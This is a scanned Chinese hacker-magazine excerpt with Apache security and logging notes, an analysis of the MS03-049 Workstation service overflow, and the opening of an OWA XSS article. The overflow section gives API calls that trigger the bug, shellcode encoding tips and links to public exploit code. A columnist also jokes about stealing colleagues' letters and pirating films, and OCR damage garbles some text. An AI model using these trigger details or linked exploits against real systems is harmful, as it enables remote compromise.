All 参数表明使用上面除了 MultiViews 参数以 外所有参数的组合。

2. AllowOverride

除了在 httpd.conf 中指定目录的访问权限外,也可以通过在目录下存放一个文件来控制目录的权限,该文件名由httpd.conf的 AccessFileName 指令指定,一般是.htaccess这个文件名。AllowOverride命令有6个参数: None、All、Options、FileInfo、AuthConfig、Limit。

3. Order, Allow, Deny

这 3 个指令需要配合使用来控制目录的访问权限。Order 指定检查规则的秩序。Order Allow,Deny表示先按 Allow 规则检查,再按 Deny 规则检查,如果 Allow 规则满足就不再检查 Deny 规则。Oeder Deny,Allow表示先按 Deny 规则检查,如果不满足 Deny 规则,就按 Allow 规则检查。

Apache还有<File></File>指令,命令配置和 <Directory>大体一致。

在Apache上运行CGI

CGI 是 Common Gateway Interface 的缩写,翻译过来是通用网关接口。它使Web服务器具备了与客户端交互的能力。CGI提供了一个统一的标准,让程序在Web服务器上运行,接受来自浏览器发来

SPECIAL SUBJECT

〉栏目编辑〉刘流/萧雍〉liuliu@hacker.com.cn

的数据,进行处理后返回结果。CGI 程序可以用各 种编程语言或者脚本语言来编写, C、C++、Delphi、 perl 等等都可以用来编写 CGI 程序。编译型语言的 优点是运行速度快,脚本型语言的优点是便于修改、 移植和调试。

CGI 最大的缺点在于安全性。一个编写很糟糕 的CGI容易成为黑客入侵、攻击系统的最直接的途 径。每次执行CGI程序服务器都会产生一个进程,直 至执行完毕后才被撤销,如果在处理大量的请求时, 这样的工作方式是很低效的。

常用的 CGI 文件后缀名是 CGI 和 pl。要将 CGI 文件的权限更改为755,即可执行权限。否则,在请 求运行该程序时服务器会返回"禁止访问"的错误。 更改权限执行命令: #chmod 755 login.cgi。

为有效控制 C G I 的存取,建议不要使用 ScriptAlias的方式,在httpd.conf中将下面一行注 释掉: #ScriptAlias /cgi-bin "/var/www/cgibin/"。这种方式使所有位于/var/www/cgibin/下的所有文件视为CGI程序,如果程序编写不 完善,一旦被黑客利用就会带来意想不到的后果。 建议用下面的方式:

在httpd.conf文件中,加入: AddHandler cgiscript .cgi,该命令用来说明特定后缀的文件为CGI 程序。然后加上一行: Alias /cgi-bin/ "/var/ www/cgi-bin/",将此行下面的代码:

<Directory "/var/www/cgi-bin">

AllowOverride None

Option None

Order allow, deny

Allow from all

</Directory>

修改为:

<Directory "/var/www/cgi-bin/">

AllowOverride None

Options ExecCGI

Order allow, deny

Allow from all

</Directory>

这样, Apache 可以让这个目录执行 CGI, 并且 因为已经用 Alias 指令简化 CGI 的目录路径,浏览 器在URL请求http://www.hacker.com.cn/cgibin/login.cgi 的时候, Apache 会处理该请求并返 回结果, 而不是把 CGI 文件以文本形式返回给浏览 器。

CGI 脚本和程序是系统中唯一的一类和连接到 TCP/IP80端口的任何用户交互的程序。所以,没 有经过安全分析的CGI容易被黑客利用而带来潜在 的风险编写或采用现有的CGI程序要注意CGI程序 中可能存在的安全漏洞,特别是对用户输入的问题。 最好让所有的 CGI 程序在一个独立的系统上运行。

Apache本身集成了suEXEC功能,该功能可以 使 CGI 程序以拥有该程序的用户身份运行, 而不是 Apache运行时所使用的用户身份。缺省情况下,该 功能没有启用。SuEXEC 只能由 Apache 调用,且 它所在的目录应由httpd.conf指定的用户有执行权 限,suEXEC程序调用set-UID将用户身份设为root 并进行一定的安全性检查。请求 suEXEC 调用的程 序不能指定绝对路径,也不能包含 / ... /, 否则 suEXEC 将会拒绝调用这个程序。SuEXEC 不能被 系统帐户调用,并且如果存放 CGI 程序的目录除了 拥有 suEXEC 程序将调用的 CGI 程序的用户外,还 有其他用户有写权限,那么该目录下不能运行 suEXEC 程序。

Apache日志文件

Apache日志文件记录了服务器对每次请求做出 响应的有关信息。通过分析日志文件, 可以提供重 要的统计数据,如访问量最大或访问最频繁的Web 页,也可以查看服务器的错误记录,从而获得和安 全问题相关的信息。用户需要高度重视日志文件, 要经常查看, 尤其是错误信息日志文件, 以便能尽 快发现已经发生的问题或可能存在的问题。

很多时候,除非用户注意到 Apache 有些异常, 否则日志文件中不寻常的项目最先指示出有人入侵 了系统。 黑客也知道这一点,任何高明的黑客会用 vi之类的工具编辑遭受入侵的系统的日志文件,抹 去痕迹。Apache缺省保留两个日志文件:访问日志



和错误日志。

1. 访问日志

RedHat访问日志文件缺省是/var/log/httpd/access_log。这是 Apache 标准的日志文件。访问日志的作用是,记录所有对 Apache 服务器的访问活动,用户可以借此查阅哪些人什么时间什么地点浏览了网站的哪些内容。下面是访问日志中一个典型的记录:

这行内容由7项构成,上面的例子中有两项空白,但整行内容仍旧分成了7项。

①是远程主机的地址,即它表明访问网站的究竟是谁。在上面的例子中,访问网站的主机是210.12.195.6。可以通过nslookup之类的工具来查找DNS,可以看出,仅仅从日志记录的第一项出发,我们就可以得到有关访问者的不少信息。

默认情况下,①只是远程主机的IP地址,但可以要求Apache查出所有的主机名字,并在日志文件中用主机名字来替代IP地址。然而,这种做法通常不值得推荐,因为它将极大地影响服务器记录日志的速度,从而也就减低了整个网站的效率。另外,有许多工具能够将日志文件中的IP地址转换成主机名字,因此要求 Apache 记录主机名字替代 IP地址是得不偿失的。然而,如果确实有必要让 Apache 找出远程主机的名字,用户可以在 httpd.conf 文件中加入如下指令:HostNameLookups on。

如果 HostNameLookups 设置成 double 而不是on, 日志记录程序将对它找到的主机名字进行反向查找,验证该主机名字确实指向了原来出现的IP地址。默认情况下, HostNameLookups 设置为off。

上例日志记录中的②是空白,用一个"-"占位符替代。实际上绝大多数时候这一项都是如此。这个位置用于记录浏览者的标识,这不只是浏览者的登录名字,而是浏览者的E-mail地址或者其他唯一

标识符。这个信息由 identd 返回,或者直接由浏览器返回。很早的时候,那时 Netscape 0.9 还占据着统治地位,这个位置往往记录着浏览者的E-mail地址。然而,由于有人用它来收集邮件地址和发送垃圾邮件,所以它未能保留多久,很久之前市场上几乎所有的浏览器就取消了这项功能。因此,现在在日志记录的第二项看到 E-mail 地址的机会已经微乎其微了。

日志记录的③也是空白。这个位置用于记录浏览者进行身份验证时提供的名字。当然,如果网站的某些内容要求用户进行身份验证,那么这项信息是不会空白的。但是,对于大多数网站来说,日志文件的大多数记录中这一项仍旧是空白的。

日志记录的第四项是请求的时间。这个信息用方括号"[]"包围,而且采用所谓的"公共日志格式"或"准英文格式"。因此,上例日志记录表示请求的时间是2002年8月10日星期六14:47:37。时间信息最后的"-0400"表示服务器所处时区位于UTC之前的4小时。

日志记录的⑤或许是整个日志记录中最有用的信息,它记录了服务器收到的是一个什么样的请求。该项信息的典型格式是"METHOD RESOURCE PROTOCOL",即"方法资源协议"。

在上例中,METHOD是GET,其他经常可能出现的METHOD还有POST和HEAD。此外,还有不少可能出现的合法METHOD,但主要就是这3种。

RESOURCE 是指浏览者向服务器请求的文档或 URL。在这个例子中,浏览者请求的是"/",即网站的主页或根。大多数情况下,"/"指向DocumentRoot目录的index.html文档,但根据服务器配置的不同它也可能指向其他文件。

PROTOCOL 通常是 HTTP,后面再加上版本号。版本号或者是1.0,或者是1.1,但出现1.0的时候比较多。HTTP协议是 Web 得以工作的基础,HTTP/1.0是 HTTP协议的早期版本,而1.1 是最近的版本。当前大多数 Web 客户程序仍使用1.0版本的 HTTP协议。

日志记录的⑥是状态代码。记录了请求是否成 功,或者遇到了什么样的错误。大多数时候,这项 值是200,它表示服务器已经成功地响应浏览器的 请求,一切正常。此处不准备给出状态代码的完整 清单以及解释它们的含义,请参考相关资料了解这 方面的信息。但一般地说,以2开头的状态代码表 示成功,以3开头的状态代码表示由于各种不同的 原因用户请求被重定向到了其他位置,以4开头的 状态代码表示客户端存在某种错误,以5开头的状 态代码表示服务器遇到了某个错误。

日志记录的①表示发送给客户端的总字节数, 它告诉用户传输是否被打断(即该数值是否和文件 的大小相同)。把目志记录中的这些值加起来就可以 得知服务器在一天、一周或者一月内发送了多少数 据。

注意,由于日志文件是由Apache用户打开的(在 httpd.conf用User指令指定), 因此必须注意这个文件 要有安全保证、防止该文件被随意改写。

2. 错误日志

RedHat错误日志文件缺省是/var/log/httpd/ error_log。错误日志无论在格式还是在内容上都和 访问日志不同。然而,错误日志和访问日志一样也 提供丰富的信息,可以利用这些信息分析服务器的 运行情况、哪里出现了问题。错误日志记录了 Apache服务器运行期间遇到的各种错误,以及一些 普通的诊断信息,比如Apache服务器何时启动、何 时关闭等。

我们可以在httpd.conf文件中设置日志文件记 录信息级别的高低, 以控制日志文件记录信息的数 量和类型。通过LogLevel指令设置,该指令默认设 置的级别是 error, 即记录称得上错误的事件。

大多数情况下, 在日志文件中见到的内容分属 两类: 文档错误和 CGI 错误。但是, 错误日志中偶 尔也会出现配置错误,另外还有前面提到的服务器 启动和关闭信息。

文档错误和服务器返回的400系列代码相对应, 最常见的就是 404 错误——Document Not Found (文档没找到)。除了404错误以外,用户身份验证 错误也是一种常见的错误。404 错误在用户请求的 资源(即URL)不存在时出现,它可能是由于用户 输入的 URL 错误,或者由于 Apache 服务器上原来 存在的文档因故被删除或移动。

当用户不能打开服务器上的文档时, 错误日志 中出现的记录如下所示:

[Sat Aug 10 9 09:18:14 2002] [error] [61.181.52. 23] File does not exist: /var/www/html/ij

可以看到, 正如访问日志 access_log 文件一样, 错误日志记录也分成多个项。

错误记录的开头是日期/时间标记,注意它们 的格式和 access_log 中日期 / 时间的格式不同。 access_log 中的格式被称为"标准英文格式"。

错误记录的第二项是当前记录的级别,它表明 了问题的严重程度。这个级别信息可能是LogLevel 指令的文档中所列出的任一级别, error 级别处于 warn级别和crit级别之间。404属于error错误级别, 这个级别表示确实遇到了问题,但服务器还可以运 行。

错误记录的第三项表示用户发出请求时所用的 IP地址。

记录的最后一项才是真正的错误信息。对于404 错误,它还给出了完整路径指示服务器试图访问的 文件。当用户料想某个文件应该在目标位置却出现 了 404 错误时,这个信息是非常有用的。此时产生 这种错误的原因往往是由于服务器配置错误、文件 实际所处的虚拟主机和用户料想的不同,或者其他 一些意料不到的情况。

由于用户身份验证问题而出现的错误记录如下 所示:

[Sat Aug 1 22:13:21 2002] [error] [client 61.181. 52.23] user bright@hacker.com.cn: authentication failure for "/cgi-bin/hirecareers/company. cgi": password mismatch

注意: 由于文档错误是用户请求的直接结果, 因此它们在访问日志中也会有相应的记录。



错误日志最主要的用途或许是诊断行为异常的 CGI 程序。为了进一步分析和处理方便,CGI 程序输出到STDERR (Standard Error,标准错误设备)的所有内容都将直接进入错误日志。这意味着任何编写良好的 CGI 程序,如果出现了问题,错误日志就记录有关问题的详细信息。然而,把 CGI 程序错误输出到错误日志也有它的缺点,错误日志中将出现许多没有标准格式的内容,这使得用错误日志自动分析程序从中分析出有用的信息变得相当困难。

由于 CGI 程序运行环境的特殊性,如果没有错误日志的帮助,大多数 CGI 程序的错误都将很难解决。有不少人在邮件列表或者新闻组中抱怨说自己有一个CGI程序,当打开网页时服务器却返回错误,比如 "Internal Server Error"。可以肯定,这些人没有看过服务器的错误日志,或者根本不知道错误日志的存在。绝大多数情况下,错误日志能够精确地指出 CGI 错误的所在以及如何修正这个错误。

3. 定制日志

用户可以使用日志格式指令来控制日志文件的信息。在前面的5.5.1.2节已经提到,在httpd.conf中使用 LogFormat "%a %l"指令,可以把发出HTTP请求浏览器的IP地址和主机名记录到日志文件。出于安全的考虑,你至少应该验证那些失败的Web 用户,在 http.conf 文件中加入 LogFormat "%401u"指令可以实现这个目的。这个指令还有其他的许多参数,用户可以参考Apache的文档。另外,Apache的错误日志文件对于系统管理员来说也是非常重要的,错误日志文件中包括服务器的启动、停止以及 CGI 执行失败等信息。

Apache 在 httpd.conf 中默认设置为:

LogFormat "%h %l %u %t \"%r\" %>s %b" common

该指令创建了一种名为"common"的日志格式, 日志的格式在双引号包围的内容中指定。格式字符 串中的每一个变量代表着一项特定的信息,这些信 息按照格式串规定的次序写入到日志文件。下面是 格式串的可用的变量及含义:

%...a: 远程 IP 地址。

%...A: 本地 IP 地址。

%...B: 已发送的字节数,不包含 HTTP 头。

%...b: CLF 格式的已发送字节数量,不包含 HTTP 头。例如当没有发送数据时,写入'-'而不 是 0。

%...{FOOBAR}e: 环境变量FOOBAR的内容。

%...f: 文件名字。

%...h: 远程主机。

%...H 请求的协议。

%...{Foobar}i: Foobar 的内容,发送给服务器的请求的标头行。

%...l: 远程登录名字 (来自identd,如提供的话)。 %...m 请求的方法。

%...{Foobar}n: 来自另外一个模块的注解 "Foobar"的内容。

%...{Foobar}o: Foobar的内容,应答的标头行。

%...p: 服务器响应请求时使用的端口。

%...P: 响应请求的子进程 ID。

%...q 查询字符串(如果存在查询字符串,则包含"?"后面的部分;否则,它是一个空字符串)。%...r:请求的第一行。

%...s: 状态。对于进行内部重定向的请求,这是指*原来*请求的状态。如果用%...>s,则是指后来的请求。

%...t: 以公共日志时间格式表示的时间(或称为标准英文格式)。

%...{format}t: 以指定格式 format 表示的时间。

%...T: 为响应请求而耗费的时间,以秒计。

%...u: 远程用户(来自auth;如果返回状态(%s) 是401则可能是伪造的)。

%...U: 用户所请求的 URL 路径。

%...v: 响应请求的服务器的 ServerName。

%...V: 依照 UseCanonicalName 设置得到的服务器名字。

在所有上面列出的变量中,"..."表示一个可选的条件。如果没有指定条件,则变量的值将以"一"取代。分析前面来自默认httpd.conf文件的LogFormat指令示例,可以看出它创建了一种名为"common"的日志格式,其中包括:远程主机、远程登录名字、远程用户、请求时间、请求的第一行代码、请求状态,以及发送的字节数。

有时候用户只想在日志中记录某些特定的、已 定义的信息,这时就要用到"…",如果在"%"和



变量之间放入了一个或者多个HTTP状态代码,则 只有当请求返回的状态代码属于指定的状态代码之 一时,变量所代表的内容才会被记录。例如,如果 用户想要记录的是网站的所有无效链接, 那么可以 使用: LogFormat %404{Referer}i BrokenLinks; 反之,如果我们想要记录那些状态代码不等于指定 值的请求,只需加入一个"!"符号即可。

日志分析

尽管日志文件中包含着大量有用的信息, 但这 些信息只有在经过深入挖掘之后才能够最大限度地 发挥作用。

现在面临的问题是,虽然日志文件中包含了大 量的信息,但这些信息对于管理、规划网站却没有 多少直接的帮助。为了管理和规划网站,需要知道: 有多少人浏览了网站,他们在看些什么,停留了多 长时间, 他们从哪里得知这个网站, 等等。所有这 些信息就隐藏于(或者可能隐藏于)日志文件之中。 有许多信息可以用日志文件来记录,其中包括:

远程主机的地址:"远程主机的地址"和"谁在 浏览网站"差不多,但并不等同。具体地说,远程 主机的地址告诉我们浏览者来自何方, 比如它可能 是 bright.hacker.com.cn 或者 suying.pcfriend. com.cn.

浏览时间:浏览者何时开始访问网站?从这个 问题的答案中能够了解不少情况。如果网站的大多 数浏览者都在早上9:00和下午4:00之间访问网站, 那么可以相信网站的浏览者大多数总在工作时间进 行访问; 如果访问记录大多出现在下午7:00到午夜 之间,可以肯定浏览者一般在家里上网。 当然,从 单个访问记录能够得到的信息非常有限, 但如果从 数千个访问记录出发,就可以得到非常有用和重要 的统计信息。

用户所访问的资源:网站的哪些部分最受用户 欢迎? 这些最受欢迎的部分就是应该继续加以发展 的部分。网站的哪些部分总是受到冷落? 网站中这 些受到冷落的部分或许隐藏得太深, 或许它们确实 没有什么意思,此时就得想办法加以改进。当然,网 站还有的内容, 比如法律上的声明, 虽然很少有人 访问, 但却不应该随便地改动它们。

无效链接: 当然, 日志文件还能够显示哪些东 西不能按照用户所想像的运行。网站中是否存在错 误的链接? 其他网站链接过来时有没有搞错URL? 是否存在不能正常运行的CGI程序? 是否有搜索引 擎检索程序每秒发出数千个请求,从而影响了本网 站的正常服务? 这些问题的答案都可以从日志文件 找到线索。

品结

总而言之, Apache是一个非常优秀的Web服务 器,虽然Apache的开发者非常注重其安全性,但是 由于 Apache 非常庞大, 难免会存在安全隐患。 Apache 的安装维护中需要注意以下问题:

- · 检查文件和目录的权限是否恰当。
- · httpd.conf、srm.conf和access.conf的设置 是否适当。
- · 使服务器日志文件能够记录尽可能详细的信 息。
- · 对某些需要特别保护的目录使用密码保护(. htaccess).
 - · 对 CGI 脚本或者程序进行封装。
- · 如果CGI使用Perl编写,要详细检查其安全 性。
 - · 检查SSI指令。
 - · 使用TCP Wrappers和Tripwire。

Web 服务是 Internet 服务器最基本的服务, Linux 发行版中包含的 Apache 软件是性能优良的 Web服务器, 也是Internet上最流行的Web服务器, 由于它时刻都经历着无数使用者的测试, 所以现行 的Apache的默认选项已经是十分适合普通用户,用 户只需要更改其中几个与当前应用环境紧密相关的 选项就可以达到目的了。

希望大家在近几轮的实验室中玩得愉快! 多多 拿奖:)!

脚本小子:我,就是传说中神勇无敌的脚本小子! (鸡蛋满天飞!) ……干嘛砸我啊!说什么我 也是精通脚本漏洞、系统漏洞的"人才"嘛! (刘流满面"阴险"地站起来……),不过,与刘大哥相 比我还是差那么一点点的(wtf: 嘿嘿, 平时拽翻天了, 还是有人治你嘛! 给我老实点!) ……唉, 读 者朋友们看到我的悲惨遭遇了吧?他们都欺负我啊!不过,悄悄地告诉大家:他们系统内的情书什么 的我可是全弄到了哦! 哪天他们不请我吃饭的时候, 嘿嘿, 我就发到论坛上! 呵呵, 值得关注哦!

从2004年开始,我就正式负责"脚本攻防"和"漏洞攻防"版块了,这里向大家保证,一定给大 家带来最新最实用的脚本漏洞和系统漏洞,让大家都能更好地学习跟踪这方面的知识,做到"攻""防" 双丰收!大家可以给我写信聊聊技术 (scriptsboy@hacker.com.cn),要看付费电影的也找我,哥们给你 "黑"去!……本期我给大家带来了最新的Windows Workstation服务远程溢出漏洞分析, 算是给大家新年 的见面礼了! 不用谢啦, 不用谢……

前置知识 汇编语言 难度等级: 高

Windows Workstation 服务

远程溢出漏洞分析

微软最近为了减轻系统管理员的工作负担,把发 布安全公告的周期从不定期改为定期发布,这无疑给 系统管理员安装补丁提供了极大的方便,可以一起安 装几个补丁,而不用为每个补丁都折腾一番。在2003 年11月11日,微软又一起发布了3个安全公告,其中漏 洞危害等级最高的当属MS03-049: Windows Workstation服务远程溢出漏洞了。以下我们就这个 漏洞的一些具体信息展开探讨。

关于这个漏洞的安全公告可以从http://www. microsoft.com/technet/security/bulletin/MS03-049.asp看到。但是按照惯例,微软网站上的安全公告 只有一些关于漏洞的简单描述、受影响平台、补丁下 载地址等,不会有详细的技术信息,这点信息对系统 管理员人员来说已经足够了,但对想深入了解一些技 术细节的读者来说是远远不够的。那么,一般情况下 我们该从何处去了解漏洞的详细技术信息呢? 一般 有3种途径:

- 1. 在安全公告的后面,一般会有"感谢某某人/ 某某公司/某某组织发现并向微软提交漏洞"这样的 信息,然后我们就可以尝试去漏洞发现者的网站上找 找看有没有关于漏洞的详细技术信息。
- 2. 关注一些黑客/安全论坛、邮件列表等等,一 般情况下在那些地方都会就漏洞展开一些深入的探 讨。
- 3. 自己独立研究。假如上述途径不行,那就只有 靠自己了。

本文提到的漏洞是由世界著名的网络安全公司 EEYE Digital Security的安全研究人员发现的,在 他们公司的网站上也公布了关于此漏洞的详细技术 信息,我们可以从http://www.eeye.com/html/ Research/Advisories/AD20031111.html获得这些 信息(英文)。

详细技术信息

Microsoft DCE/RPC服务可以提供网络管理功 能,这些功能提供管理用户账户和网络资的源管理, 部分网络管理功能在Windows目录下的debug子目 录会生成调试日志文件。

微软Windows 2000和Windows XP中的 Workstation服务在处理日志记录时缺少充分的边界 缓冲区检查,远程攻击者可以利用这个漏洞提供超长 参数触发缓冲区溢出,以SYSTEM权限(Workstation 服务默认以SYSTEM权限运行的)在系统上执行任 意指今。

日志功能中使用vsprintf()在日志文件中生成字 符串,日志文件名为NetSetup.LOG,它保存在 %SYSTEMROOT%\debug目录中。这个记录函数有 部分处理Workstation服务命令的函数调用,如 NetValidateName、NetJoinDomain等。在 NetValidateName()这个函数中,computer name作 为第二个参数最终记录在日志文件中。

例如,我们使用如下形式调用NetValidateName () API:

 $NetValidateName(L" \setminus \setminus 192.168.0.100",$ "AAAAAAA", NULL, NULL, 0);

那么,我们可以在远程主机中产生如下记录条 目:

08/13 13:01:01 NetpValidateName: checking to see if '' is valid as type 0 name

08/13 13:01:01 NetpValidateName: '' is not a valid NetBIOS \\AAAAAAA name: 0x57

如果我们指定超长字符串作为NetValidateName () API的第二个参数,如果调试文件可写就可以在特 定主机上发生缓冲区溢出。

一般如果是NTFS文件系统,在Windows目录中 的debug目录不允许所有人可写,这表示不能使用 NULL会话来生成日志。因为WsImpersonateClient() API在打开日志文件前调用,如果连接客户端没有有

效的权限来写目志文件,那么CreateFile()就会失败, vsprintf()就不会被执行,因此此漏洞在FAT32系统 和%SYSTEMROOT%\debug目录可写的情况下可 被利用。

但是,在Windows XP上实现了部分扩展的RPC 函数,这些函数在调用WsImpersonateClient()前打开 日志文件,不过这些RPC函数没有提供文档化说明, 但可以通过观察WKSSVC.DLL中的函数表得到。这 些扩展命令的RPC号开始于0x1B,如0x1B调用 NetpManageComputers(),但在打开日志文件前不调 用WsImpersonateClient()。

NetpManageComputers()的使用没有被公开化, 但是我们可以在L M J o i n . h 中找到 NetAddAlternateComputerName() API的原型定义, 这个API从NETAPI32.DLL导出,这个API也一样没 有文档化。

我们可以使用如下形式调用这个RPC函数 (0x1B)

NetAddAlternateComputerName (L"\\\192. 168.0.200", long_unicode_string, 0, 0, 0);

使用上述方法,我们不需要任何特殊权限(只需 要有能建立IPC NULL Session的权限),便可使得 远程主机把第二个参数写到它的日志文件中去,如定 义超长Unicode字符串作为第二个参数 ("AlternateName"),在第一个参数指定的的远程系 统就会由于缓冲区溢出而崩溃。Unicode字符串 long_unicode_string会在日志记录函数调用前被转 换为ASCII字符串。

汇编代码分析

从以上的详细技术信息中,我们可以得知有两种 攻击方法。

1. 调用NetValidateName函数,提供超 长参数,发送至目标主机。

适用环境: Windows 2000, Windows XP。 条件限制: 目标文件系统为FAT32,或WINNT目 录下的DEBUG任何人都具有写权限。

现在很少有Windows 2000/XP系统使用FAT32 作为文件系统了吧?而且默认情况下,WINNT目录下的DEBUG目录只有管理员是具有写权限的,所以利用这种攻击方法没有实际意义。

当我们调用NetValidateName函数给目标主机发送一段超长数据后(假如目标系统满足上述条件限制),系统处理流程如下(以Qindows 2000 server 英文版为例):

wkssvc! NetpValidateName

- _ wkssvc!NetSetuppOpenLog
- _ wkssvc!NetpLogPrintHelper
- _ wkssvc!NetpLogPrintRoutineV
- _ wkssvc!NetpDebugDumpRoutine
- 2.调用NetAddAlternateComputerName 函数,提供超长参数,发送至目标主机。

适用环境: Windows XP。

条件限制: 只要能跟目标Windows XP系统建立 IPC NULL Session就可以进行攻击。

当我们调用NetAddAlternateComputerName函数给目标主机发送一段超长数据后(假如目标系统满足上述条件限制),系统处理流程如下:

wkssvc! NetrAddAlternateComputerName

- _ wkssvc!NetpManageAltComputerName
- _ wkssvc!NetSetuppOpenLog
- _ wkssvc!NetpLogPrintHelper
- _ wkssvc!NetpLogPrintRoutineVEx
- _ wkssvc!NetpDebugDumpRoutine
- _ MSVCRT!vsprintf

由上述内容我们可以看到,不管是哪种攻击方法,不管是攻击Windows 2000还是 Windows XP 平台,目标系统处理的流程都差不多,出现漏洞的都是wkssvc.dll中一个函数名为NetpDebugDump Routine的函数。

OK,我们现在就来分析一下出现漏洞的那个函数的汇编代码,看看漏洞是怎么产生的!

以下汇编代码(由最强悍的反汇编软件IDA分析 所得)分析基于Windows XP简体中文专业版,没有 安装任何补丁,wkssvc.dll的版本为5.1.2600.0(所 以你在不同版本下看到的汇编代码可能稍有不同)。

小编注:由于篇幅限制,本文涉及到的详细汇编代码分析我们已经收录入光盘杂志相关栏目中,请按文章名查找;其中的汇编代码中省略了一些无关紧要的代码。

漏洞利用难点分析

1. 通过NetValidateName函数发起攻击

如前所述,攻击Windows 2000和Windows XP 平台均可以通过调用NetValidateName这个函数来 实现。但是,目标系统在处理这个函数发送的数据包 过程中,在调用有漏洞的函数w k s s v c ! NetpDebugDumpRoutine将超长参数记录到日志文 件触发缓冲区溢出之前,目标系统会先调用 WsImpersonateClient函数,模拟客户端的权限,以客 户端提供的有效的访问令牌的权限去打开日志文件。 也就是说,假如你跟目标系统建立的只是IPC NULL Session(空会话),那么目标系统是以空会话的权限 去打开日志文件的。这样我们的问题就来了! 当文件 系统是NTFS的情况下, Windows 2000和Windows XP下的日志文件默认只有SYSTEM和管理员组才有 权限写。所以,目标系统以空会话的权限去打开日志 文件会失败,那么也就无法触发后面的缓冲区溢出 了! 所以,只有当目标系统是FAT格式文件系统时 (因为FAT文件系统没有权限一说),或日志文件任何 人具有可写权限时(没有管理员会这样设置吧?),这 种方法才能攻击成功!

2. 通过NetAddAlternateComputerName 函数发起攻击

这个函数只在Windows XP系统中的netapi32.dll中实现了,在Windows 2000中没有实现这个函数,所以不能调用这个函数对Windows 2000发起攻击,只能在Windows XP平台下,对Windows XP平台发起攻击。利用这个函数,只要能跟目标Windows XP系统建立空会话就可以了。

当然,我们也可以通过嗅探NetAddAlternate ComputerName函数所生成的数据包,分析数据包格式,自己重组这个RPC数据包,这样就可以在别的平台上对Windows XP发起攻击了。

3. 字符转换

从前面的汇编代码分析中我们可以看到,攻击测 试时发送的超长字符串会被转换成什么字符,直接取 决于vsprintf函数的第二个参数(格式化串)。

1)NetpValidateName

调用NetpValidateName函数发送超长字符串到 目标系统时,目标系统会两次调用vsprintf函数把这 些字符串保存在堆栈中。

第一次的格式化串为:

NetpValidateName: checking to see if '%ws' is valid as type %d name

第二次的格式化串为:

NetpValidateName: '%ws' is not a valid NetBIOS %s name: 0x%lx

对于格式化串% w s ,本质上它就是一个 WideChar到MultiByte的转换过程,即是说把我们源 字符串当作UNICODE串,然后把它转换成ANSI字 符。在不同的平台下,对于%ws格式,vsprintf的处理 过程还有些差别,在下一部分我们再详细阐述。

虽然第一次和第二次的格式化串中都有%ws,但 在第二次的格式化串中还有一个%s,所以,利用这个 攻击测试时发送的超长字符串就不会被改变,即是说 shellcode不会被转换成其他字符。

所以,利用NetpValidateName函数来发起攻击是 相对比较容易的!

2)NetAddAlternateComputerName

调用NetAddAlternateComputerName函数发送 超长字符串到目标系统时,目标系统只有一次调用 vsprintf的处理。格式化串为:

AlternateName = %ws

在WideChar到MultiByte的转换过程中,假如转 换后的MultiByte不是合法的字符(合不合法取决于 系统默认的CODEPAGE),那么就会被截断或替换。 事实上,在不同的平台下,vsprintf函数对%ws的处理 有些差别。

攻击Windows XP SP0英文版本时,可先把 shellcode用函数MultiByteToWideChar进行转换(转 换时用英文系统的CODEPAGE),发送,目标系统在 处理时,会做WideCharToMultiByte的操作(即 %ws),等于就把shellcode还原回到本来面貌了。

攻击Windows XP SP0中文版本时,可按上述 方法把字符先进行编码(编码时必须用中文系统的 CODEPAGE),但是这对shellcode就有要求了。 shellcode必须符合这样的要求, 经过MultiByteTo WideChar和WideCharToMultiByte双重转换后不 被改变。

攻击Windows XP SP1中英文版本时,只需要 把shellcode做如下转换即可:

所以,调用NetAddAlternateComputerName函数 攻击Windows XP英文版本SP0、SP1是比较简单的。 攻击Windows XP中文版本SP1也比较简单,但攻击 Windows XP中文版本SP0就比较复杂了,需要编码 符合要求的shellcode。

测试代码一览

在微软发布这个漏洞的安全公告后不久,网上就 有不少针对此漏洞的攻击测试代码在流传,以下我们 就各攻击测试代码做一简要的介绍。

1.s03049.rar,作者sbaa,可测试Windows 2000 和Windows XP。

源代码及分析链接: http://www.davld.org/ list.asp?Unid=220

可执行文件下载链接: http://sbaa.3322.org/ public1/tool/ms03049.rar

2.ms03-049-2.c,作者snooq,可测试Windows 2000

源代码链接: http://www.xfocus.net/tools/ 200311/ms03-049-2.c

3. WorkstationOverflow_MS03-049.c,作者 Hanabishi Recca,可测试Windows 2000。

源代码链接: http://www.xfocus.net/tools/ 200311/WorkstationOverflow_MS03-049.c

4.Ms03-049.cpp,作者wirepair,可测试 Windows XP SP0.

源代码链接: http://www.davld.org/list. asp?unid=212

有兴趣的朋友可以通过上面的代码具体测试一 下。非常遗憾的是,现在还没有绝对好的防范方法,只 有升级补丁了。我们在防册关于此漏洞的防范进行了 讨论,有兴趣的读者记得一阅哦!

从 OWA.XSS 攻击

到微软用户域信任密码的破解

脚本小子: 攻防是矛与盾的实质体现,每期黑防提供的最新漏洞分析希望大家不单单是只看到了这个漏洞攻击的方法和危害,同时还能从漏洞中找到这个漏洞为什么会出现? 有什么危害? 自己的计算机上有没有这个危害? 该如何从漏洞分析的层次来弥补这个漏洞? 这些都是我们文章中的潜语,希望大家都能够领会。我们的宗旨就是要带大家"在攻与防的对立统一中寻求突破",让大家真正明白如何在表面的攻击、表面的防御中找到真正有用的技术,从而在攻与防的水涨船高中不断提升自己的安全技术水平,攻得酣畅淋漓、防得滴水不漏!

而最近,微软的漏洞更是层出不穷,何时才休止?最新的安全列表中关于Exchange的就有3项之多。今天我们就将带读者去了解最新的漏洞MS03-46,希望大家能从中间意识到危机,又一轮攻击开始了……

难度等级 高

前置知识 OWA基本概念,微软BASIC认证方式,Base64编码

文/图 天街小雨

不知道大家对OWA/XSS是不是很了解?其实OWA就是Exchange2000的内部邮局系统,而XSS就是跨站点攻击脚本的意思。这两个词语放在一起又有什么关系呢?原来是因为OWA有安全漏洞,允许XSS在其本身产生,导致用户可能收到恶意代码,而这个恶意的代码将带给我们的将是意想不到的后果!

OWA.XSS漏洞的起源

Exchange2000(5.5)是微软公司推出的,在局域 网内部广泛采用的一种邮件、交流软件。其本身功能 强大,支持各种类型的邮件,包括txt和HTML格式的 多彩邮件,并且邮件采用了IE的核心,导致exchange 和跨站点脚本扯上了关系。

漏洞的分析

通过OWA发出的邮件,我们可以用Outlook

2000等邮件查看程序查看,也可以采用web方式查看,当我们查看的E-mail是HTML格式的时候exchange就会通过其过滤引擎发出警告对话框,要求用户必须点一下确认才可以接受查看html格式的邮件。它的Webmail格式像下面一样:

http://www.fhltest.com/exchange/ <username>/<inbox_name>/<subject>.EML/ 1_multipart/test.htm?Security=1

